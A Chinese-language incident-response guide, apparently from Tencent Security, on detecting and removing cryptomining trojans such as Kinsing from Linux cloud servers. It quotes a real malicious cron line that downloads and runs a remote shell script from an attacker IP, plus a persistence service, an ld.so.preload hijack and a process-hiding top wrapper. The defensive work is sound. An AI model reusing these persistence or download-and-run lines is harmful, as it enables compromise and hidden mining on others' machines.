

乾貨|挖礦木馬自助清理手冊

騰訊安全 烏雲安全 今天

收錄於話題

#挖礦木馬 1 #木馬清理 1


1 转载于：腾讯安全威胁情报中心

本文為騰訊安全專家撰寫的《挖礦木馬自助清理手冊》，可以為政企客戶安全運維人員自助排查清理挖礦木馬提供有益參考。

一、什麼是挖礦木馬

挖礦木馬會佔用CPU進行超頻運算，從而佔用主機大量的CPU資源，嚴重影響服務器上的其他應用的正常運行。黑客為了得到更多的算力資源，一般都會對全網進行無差別掃描，同時利用SSH爆破和漏洞利用等手段攻擊主機。


部分挖礦木馬還具備蠕蟲化的特點，在主機被成功入侵之後，挖礦木馬還會向內網滲透，並在被入侵的服務器上持久化駐留以獲取最大收益。挖礦木馬的整體攻擊流程大致如下圖所示：



二、挖礦木馬中招特徵

挖礦木馬會在用戶不知情的情況下利用主機的算力進行挖礦，最明顯的特徵就是主機的CPU被大量消耗，查看雲主機CPU佔用率的方法有兩種：


1 控制台實例監控



2 主機執行TOP命令

如下圖所示，通過執行top命令，即可在返回結果中看到當時系統的CPU佔用率。

```
1 top -c
```



如果雲主機CPU佔用率居高不下，那麼主機很有可能已經被植入了挖礦木馬，會影響服務器上的其他應用的正常運行，需要立刻上機排查。

三、清理挖礦木馬

1

及時隔離主機

部分帶有蠕蟲功能的挖礦木馬在取得主机的控制权后，会继续对公网的其他主机，或者以当前主机作为跳板机对同一局域网内的其他主机进行横向渗透，所以在发现主机被植入挖礦木馬后，在不影响业务正常运行的前提下，应该及时隔离受感染的主机，然后进行下一步分析和清除工作。

腾讯云主机可以通过设置安全组隔离主机，具体参考如下链接：<https://cloud.tencent.com/document/product/215/20089>

2

阻斷異常網絡通信

挖礦木馬不僅會連接礦池，還有可能會連接黑客的C2服务器，接收并执行C2指令、投递其他恶意木馬，所以需要及时进行网络阻断。

(1) 检查主机防火墙当前生效的iptables规则中是否存在业务范围之外的可疑地址和端口，它们可能是挖礦木馬的礦池或C2地址

```
1 iptables -L -n
```

(2) 从iptables规则中清除可疑地址和端口

```
1 vi /etc/sysconfig/iptables
```

(3) 阻斷挖礦木馬的網絡通信

```
1 iptables -A INPUT -s 可疑地址 -j DROP
2 iptables -A OUTPUT -d 可疑地址 -j DROP
```

3 清除计划任务

大部分挖矿木马会通过受感染主机中写入计划任务实现持久化，如果仅仅只是清除挖矿进程，无法将其根除，到了预设的时间点，系统会通过计划任务从黑客的C2服务器重新下载并执行挖矿木马。

挖矿木马常见的计划任务通常是下载并执行sh脚本，如下图所示：

```
[root@VM-0-10-centos ~]# crontab -l
* * * * * wget -q -O - http://195.3.146.118/unk.sh | sh > /dev/null 2>&1
```

可以通过执行如下命令查看是否存在可疑定时任务，若有，则先保存相关记录用于后续分析，再进行删除：

查看系统当前用户的计划任务：

```
1 crontab -l
```

查看系统特定用户的计划任务：

```
1 crontab -u username -l
```

查看其他计划任务文件：

```
1 cat /etc/crontab
2 cat /var/spool/cron
3 cat /etc/anacrontab
4 cat /etc/cron.d/
```

```
5 cat /etc/cron.daily/  
6 cat /etc/cron.hourly/  
7 cat /etc/cron.weekly/  
8 cat /etc/cron.monthly/  
9 cat /var/spool/cron/
```

4 清除启动项

除了计划任务，挖矿木马通过添加启动项同样能实现持久化。可以使用如下命令查看开机启动项中是否有异常的启动服务。

CentOS7以下版本：

```
1 chkconfig -list
```

CentOS7及以上版本：

```
1 systemctl list-unit-files
```

如果发现有恶意启动项，可以通过如下命令进行关闭：

CentOS7以下版本：

```
1 chkconfig 服务名 off
```

CentOS7及以上版本：

```
1 systemctl disable 服务名
```

另外，还需要仔细排查以下目录及文件，及时删除可疑的启动项：

```
1 /usr/lib/systemd/system
2 /usr/lib/systemd/system/multi-user.target.wants
3 /etc/rc.local
4 /etc/inittab
5 /etc/rc0.d/
6 /etc/rc1.d/
7 /etc/rc2.d/
8 /etc/rc3.d/
9 /etc/rc4.d/
10 /etc/rc5.d/
11 /etc/rc6.d/
12 /etc/rc.d/
```

排查的时候，可以按照文件修改时间来排序，重点排查近期被创建服务项。如下图所示，系统近期被创建了一个名为bot.service的服务，该服务在系统启动时会启动/etc/kinsing这个木马文件，需要关闭bot服务，并删除/etc/kinsing文件。

/usr/lib/systemd/system		历史				
sysctl.d		文件名	大小	类型	修改时间	权限
sysimage		bot.service	193 B		2021/06/09 15:28	-rw-r--r-- root/root
systemd		qcloud-srv.service	513 B		2021/05/26 15:48	-rw-r--r-- root/root
boot		atop.service	693 B		2021/04/13 21:40	-rw-r--r-- root/root
catalog		cloud-init.service	653 B		2021/03/19 11:45	-rw-r--r-- root/root
network		atopacct.service	269 B		2020/12/22 03:57	-rw-r--r-- root/root
ntp-units.d		atopgpu.service	222 B		2020/12/22 03:57	-rw-r--r-- root/root
portable		atop-rotate.service	132 B		2020/12/22 03:57	-rw-r--r-- root/root
system		atop-rotate.timer	98 B		2020/12/22 03:57	-rw-r--r-- root/root
basic.target.wants		nftables.service	393 B		2020/10/30 12:14	-rw-r--r-- root/root
dbus.target.wants		cpupower.service	294 B		2020/10/22 08:32	-rw-r--r-- root/root
default.target.wants		qemu-guest-agent...	522 B		2020/09/30 07:56	-rw-r--r-- root/root
graphical.target.wants		sshd.service	441 B		2020/08/28 13:21	-rw-r--r-- root/root
		grub-boot-indeter...	263 B		2020/07/29 07:46	-rw-r--r-- root/root

```
[root@VM-0-10-centos ~]# cat /usr/lib/systemd/system/bot.service
[Unit]
Description=Start daemon at boot time
After=
Requires=
[Service]
Type=forking
RestartSec=10s
Restart=always
TimeoutStartSec=5
ExecStart=/etc/kinsing
[Install]
WantedBy=multi-user.target
[root@VM-0-10-centos ~]# systemctl disable bot 关闭服务
Removed /etc/systemd/system/multi-user.target.wants/bot.service.
[root@VM-0-10-centos ~]# rm -rf /etc/kinsing
```

5

清除预加载so

通过配置/etc/ld.so.preload，可以自定义程序运行前优先加载的动态链接库，部分木马通过修改该文件，添加恶意so文件，从而实现挖矿进程的隐藏等恶意功能。

检查/etc/ld.so.preload（该文件默认为空），清除异常动态链接库。可以执行`> /etc/ld.so.preload`命令进行清除。


```
[root@VM-0-10-centos ~]# cat /etc/ld.so.preload /etc/libsystem.so
[root@VM-0-10-centos ~]# ls -al /etc/libsystem.so
-rwxrwxrwx 1 root root 26800 Jun 11 17:16 /etc/libsystem.so
[root@VM-0-10-centos ~]# > /etc/ld.so.preload
[root@VM-0-10-centos ~]# rm -rf /etc/libsystem.so
[root@VM-0-10-centos ~]#
```

恶意预加载 so

清除恶意 so 文件

6

清除SSH公钥

挖矿木马通常还会在 ~/.ssh/authorized_keys 文件中写入黑客的SSH公钥，这样子就算用户将挖矿木马清除得一干二净，黑客还是可以避免登陆该主机，这也是常见的保持服务器控制权的手段。

排查 ~/.ssh/authorized_keys 文件，如果发现可疑的SSH公钥，直接删除。

7

清除挖矿木马

(1) 清除挖矿进程

挖矿木马最大的特点就是会在用户不知情的情况下，利用主机的算力进行挖矿，从而消耗主机大量的CPU资源，所以，通过执行如下命令排查系统中占用大量CPU资源的进程。

```
1 top -c
2 ps -ef
```

PTD	USER	PR	NI	VRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
82766	root	10	-10	538688	956	52	S	74.5	0.1	10:03.75	./trace -r 2 -R
83253	root	20	0	506608	11584	1932	S	0.7	1.4	0:01.62	barad_agent
85242	root	20	0	64540	4508	3836	R	0.7	0.5	0:00.01	top
1	root	20	0	250520	4712	2064	S	0.0	0.6	0:07.14	/usr/lib/systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.01	[kthreadd]
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	[rcu_gp]
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	[rcu_par_gp]
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	[kworker/0:0H]
8	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	[mm_percpu_wq]
9	root	20	0	0	0	0	S	0.0	0.0	0:00.49	[ksoftirqd/0]
10	root	20	0	0	0	0	I	0.0	0.0	0:01.03	[rcu_sched]
11	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	[migration/0]
12	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	[watchdog/0]
13	root	20	0	0	0	0	S	0.0	0.0	0:00.00	[cpuhp/0]
15	root	20	0	0	0	0	S	0.0	0.0	0:00.00	[kdevtmpfs]
16	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	[netns]
17	root	20	0	0	0	0	S	0.0	0.0	0:00.07	[kauditd]
18	root	20	0	0	0	0	S	0.0	0.0	0:00.00	[khungtaskd]
19	root	20	0	0	0	0	S	0.0	0.0	0:00.00	[oom_reaper]
20	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	[writeback]
21	root	20	0	0	0	0	S	0.0	0.0	0:00.01	[kcompactd0]
22	root	25	5	0	0	0	S	0.0	0.0	0:00.00	[ksmd]
23	root	39	19	0	0	0	S	0.0	0.0	0:00.05	[khugepaged]

确认相关进程为挖矿进程后，按照如下步骤将其清除：

获取并记录挖矿进程的文件路径：

```
1 ls -l /proc/$PID/exe
```

杀死挖矿进程：

```
1 kill -9 $PID
```

删除挖矿进程对应的文件

```
[root@VM-0-10-centos ~]# ls -l /proc/82766/exe 获取挖矿进程对应的文件
lrwxrwxrwx 1 root root 0 Jun  9 22:12 /proc/82766/exe -> /root/trace
[root@VM-0-10-centos ~]# kill -9 82766 杀死挖矿进程
[root@VM-0-10-centos ~]# rm -rf /root/trace 删除挖矿进程对应的文件
```

(2) 清除其它相关恶意进程

恶意进程与外部的C2服务器进行通信时，往往会开启端口进行监听。执行如下命令，查看服务器是否有未被授权的端口被监听。

```
1 netstat -antp
```

```
[root@VM-0-10-centos ~]# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5355            0.0.0.0:*               LISTEN      1090/systemd-resolv
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1808/sshd
tcp        0      0 172.19.0.10:58336      51.79.220.193:13333     ESTABLISHED 82085/./trace
tcp        0      0 172.19.0.10:22         203.113.139.28:458     ESTABLISHED 5346/sshd: root [pr
tcp        0      0 172.19.0.10:55330      13.105.159.44:3        TIME_WAIT   -
tcp        0      0 172.19.0.10:58510      169.150.155.55:574     ESTABLISHED 5235/YDService
tcp6       0      0 :::31458                :::*                   LISTEN      6559/kinsing
tcp6       0      0 :::5355                 :::*                   LISTEN      1090/systemd-resolv
```

若有未授权进程，按照如下步骤将其清除：

获取并记录未授权进程的文件路径：

```
1 ls -l /proc/$PID/exe
```

杀死未授权进程：

```
1 kill -9 $PID
```

删除未授权进程对应的文件

```
[root@VM-0-10-centos ~]# ls -l /proc/6559/exe 获取未授权进程的文件路径
lrwxrwxrwx 1 root root 0 Jun  9 22:15 /proc/6559/exe -> /etc/kinsing
[root@VM-0-10-centos ~]# kill -9 6559 杀死未授权进程
[root@VM-0-10-centos ~]# rm -rf /etc/kinsing 删除未授权进程对应的文件
[root@VM-0-10-centos ~]#
```

还可以通过如下命令排查近期新增的文件，清除相关木马

```
1 find /etc -ctime -2 ( 这里指定目录为/etc，获取近2天内的新增文件 )
2 lsof -c kinsing ( 这里要查看文件名为kinsing的相关进程信息 )
```

```
/etc/locate.conf
[root@VM-0-10-centos ~]# find /etc -ctime -1
/etc/kinsing
[root@VM-0-10-centos ~]# lsof -c kinsing
```

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
kinsing	2922	root	cwd	DIR	253,1	4096	393219	/root
kinsing	2922	root	rtd	DIR	253,1	4096	2	/
kinsing	2922	root	txt	REG	253,1	14643200	280666	/etc/kinsing
kinsing	2922	root	0r	CHR	1,3	0t0	8878	/dev/null
kinsing	2922	root	1w	CHR	1,3	0t0	8878	/dev/null
kinsing	2922	root	2w	CHR	1,3	0t0	8878	/dev/null
kinsing	2922	root	3uW	REG	0,24	0	29900	/run/lock/linux.lock
kinsing	2922	root	4u	a_inode	0,14	0	8872	[eventpoll]
kinsing	2922	root	5r	FIFO	0,13	0t0	29669	pipe
kinsing	2922	root	6w	FIFO	0,13	0t0	29669	pipe
kinsing	2922	root	8u	IPv6	34941	0t0	TCP	*:31458 (LISTEN)

```
[root@VM-0-10-centos ~]# kill -9 2922 && rm -rf /etc/kinsing
```


对系统进行风险排查和安全加固，避免挖矿木马卷土重来，详情可参考如下链接：<https://cloud.tencent.com/document/product/296/9604>

四. 常见问题

明明刚刚清理了挖矿木马，没过多久就又卷土重来？

很多用户会反馈挖矿木马老是清理不干净，明明已经Kill了进程，删除了木马文件，没过多久，CPU占用率又上来了。究其根本，还是因为清除得不够彻底。大部分用户都只是Kill掉挖矿进程和对应文件，却没有清理计划任务和守护进程。

一般建议先清除计划任务、启动项、守护进程，再清除挖矿进程和其他恶意进程。




如何判定可疑进程是否为恶意进程？

如下图所示，未知进程kinsing监听本地31458端口，非常可疑，可通过如下方法判定：

- (1) 执行`ls -al /proc/\$PID/exe`确认可疑进程对应的文件；
- (2) 若文件未被删除，则直接上传文件到VirusTotal进行检测，或者计算出文件对应的md5，使用md5去VirusTotal进行查询；若文件已被删除，可执行`cat /proc/\$PID/exe > /tmp/t.bin`将进程dump到特定目录，再上传文件到VirusTotal或者计算dump文件对应的md5到VirusTotal进行查询。如果有多款杀毒引擎同时检出，那基本可以判定该进程为恶意进程。

```
[root@VM-0-10-centos ~]# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5355            0.0.0.0:*               LISTEN      897/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1263/sshd
tcp        0      0 172.19.0.10:22          203.205.141.39:40703    ESTABLISHED 1365/sshd: root [pr
tcp        0      0 172.19.0.10:51066       104.18.6.156:80        TIME_WAIT   -
tcp        0      84 172.19.0.10:22          134.122.42.122:46430    ESTABLISHED 4441/sshd: unknown
tcp        0      0 172.19.0.10:60976       169.254.0.55:5574      ESTABLISHED 2469/YDService
tcp6       0      0 :::31458                :::*                   LISTEN      2922/kinsing
tcp6       0      0 :::5355                 :::*                   LISTEN      897/systemd-resolve
[root@VM-0-10-centos ~]# ls -al /proc/2922/exe
lrwxrwxrwx 1 root root 0 Jun 11 17:16 /proc/2922/exe -> /etc/kinsing
[root@VM-0-10-centos ~]# md5sum /etc/kinsing
md5sum: /etc/kinsing: No such file or directory
[root@VM-0-10-centos ~]# cat /proc/2922/exe > /tmp/t.bin
[root@VM-0-10-centos ~]# md5sum /tmp/t.bin
648effa354b3baad87b45f48d59c616 /tmp/t.bin
```



37 / 62

37 security vendors flagged this file as malicious

6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b
kinsing
64bits elf

13.96 MB
Size

2021-06-06 16:12:47 UTC
4 days ago

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY 14

Crowdsourced YARA rules

- Matches rule **Zebro** by Intezer Analyze from ruleset RussianAPT at <https://github.com/intezer/yara-rules>
- Matches rule **crime_h2miner_kinsing** by Tony Lambert, Red Canary from ruleset crime_h2miner_kinsing at <https://github.com/Neo23x0/signature-base>
↳ Rule to find Kinsing malware

Antivirus results on 2021-06-06T16:12:47

Ad-Aware	Trojan.GenericKD.45832277	AegisLab	Trojan.Linux.Agent.4lc
AhnLab-V3	CoinMiner/Linux.Agent.14643200	ALYac	Trojan.Linux.Agent
Antiy-AVL	Trojan/Generic.ASELF.3D95F	Avast	ELF:Agent-APQ [Trj]

Virustotal地址: <https://www.virustotal.com/gui/s>

3 为什么系统CPU占用率接近100%，却看不到是哪个进程导致的？

如下图所示，系统CPU占用率接近100%，却看不到是哪个进程导致的，这种情况一般是因为系统命令被木马篡改了，从而隐藏了木马进程的踪迹，让用户无法进行溯源分析。


```
top - 17:18:01 up 2 min, 2 users, load average: 0.67, 0.29, 0.11
Tasks: 95 total, 1 running, 94 sleeping, 0 stopped, 0 zombie
%Cpu(s): 99.0/1.0 100[|||||||||||||||||||||||||||||||||||||||||]
MiB Mem : 818.7 total, 90.6 free, 472.2 used, 255.8 buff/cache
MiB Swap: 0.0 total, 0.0 free, 0.0 used. 215.8 avail Mem

  PID USER      PR  NT   VIRT   RES   SHR  S  %CPU  %MEM     TIME+ COMMAND
  721 dbus       20   0   74800  5664  4848 S   0.3   0.7   0:00.10 dbus-daemon
 2469 root       20   0  944540 39168 17848 S   0.3   4.7   0:00.36 YDService
 2498 root       20   0  659208 16468 13284 S   0.3   2.0   0:00.21 YDEdr
    1 root       20   0 177060 11252  8356 S   0.0   1.3   0:01.29 systemd
    2 root       20   0      0      0      0 S   0.0   0.0   0:00.00 kthreadd
    3 root        0 -20      0      0      0 I   0.0   0.0   0:00.00 rcu_gp
    4 root        0 -20      0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
```

命令篡改有多种方式，分别如下：

(1) top源文件被篡改，恶意进程信息被过滤后返回

top.original \$@ | grep -v "zzh\|pnsan" 调用原top命令，过滤恶意进程信息后返回

[root@i72ze83lzo0a7zp9s0c5bcZ bin]#

命令输入

文件 命令

/usr/bin

文件名	大小	类型	修改时间	权限	用户/用户组
teamdctl	29 KB	文件	2020/10/01 00:51	-rwxr-xr-x	0/0
teamnl	19.1 KB	文件	2020/10/01 00:51	-rwxr-xr-x	0/0
tee	32.4 KB	文件	2020/11/17 06:24	-rwxr-xr-x	0/0
test	36.5 KB	文件	2020/11/17 06:24	-rwxr-xr-x	0/0
testgdbm	29.8 KB	文件	2014/06/10 05:39	-rwxr-xr-x	0/0
tic	64.3 KB	文件	2017/09/07 06:08	-rwxr-xr-x	0/0
time	15.5 KB	文件	2014/06/12 21:29	-rwxr-xr-x	0/0
timedatectl	330.2 KB	文件	2020/11/17 00:47	-rwxr-xr-x	0/0
timeout	53.3 KB	文件	2020/11/17 06:24	-rwxr-xr-x	0/0
thead	15.4 KB	文件	2020/10/01 01:21	-rwxr-xr-x	0/0
tnon	31.1 KB	文件	2020/12/19 00:45	-rwxr-xr-x	0/0
toe	15.4 KB	文件	2017/09/07 06:08	-rwxr-xr-x	0/0
top	53 B	文件	2016/08/25 00:00	-rwxr-xr-x	0/0
top.original	104.4 KB	ORIGINAL...	2020/10/01 01:21	-rwxr-xr-x	0/0
touch	61 KB	文件	2020/11/17 06:24	-rwxr-xr-x	0/0

篡改后的top命令

原top命令

通过执行如下命令即可复原：

```
1 rm -rf /usr/bin/top && mv /usr/bin/top.original /usr/bin/top
```

【相关文章】

<https://blog.csdn.net/chenmozhe22/article/details/112578057>

(2) 篡改预加载so文件，ls、top、ps等命令已经被木马的动态链接库劫持，无法获得木马进程相关的信息

```
[root@VM-0-10-centos ~]# cat /etc/ld.so.preload
/etc/libsystem.so
[root@VM-0-10-centos ~]# ls -al /etc/libsystem.so
-rwxrwxrwx 1 root root 26800 Jun 11 17:16 /etc/libsystem.so
[root@VM-0-10-centos ~]# > /etc/ld.so.preload
[root@VM-0-10-centos ~]# rm -rf /etc/libsystem.so
[root@VM-0-10-centos ~]#
```

恶意预加载 so

清除恶意 so 文件

通过执行如下命令即可复原：

```
1 > /etc/ld.so.preload && rm -rf 恶意so文件路径
```

【相关文章】

<https://cloud.tencent.com/developer/article/1744547>

(3) 通过其他未知手段篡改系统命令

可分别尝试如下两种方案解决：

i.从其他相同版本系统中拷贝命令源文件到当前系统中进行覆盖；可使用uname -a命令查看当前系统版本；

ii.或者安装busybox来对系统进行排查。

busybox是一个集成了300多个最常用Linux命令和工具的软件，可以使用busybox替代系统命令对系统进行排查；

```
1 yum -y install wget make gcc perl glibc-static ncurses-devel libgcrypt-devel
2 wget http://busybox.net/downloads/busybox-1.33.0.tar.bz2
3 tar -jxvf busybox-1.33.0.tar.bz2
4 cd busybox-1.33.0 && make && make install
```

【相关文章】

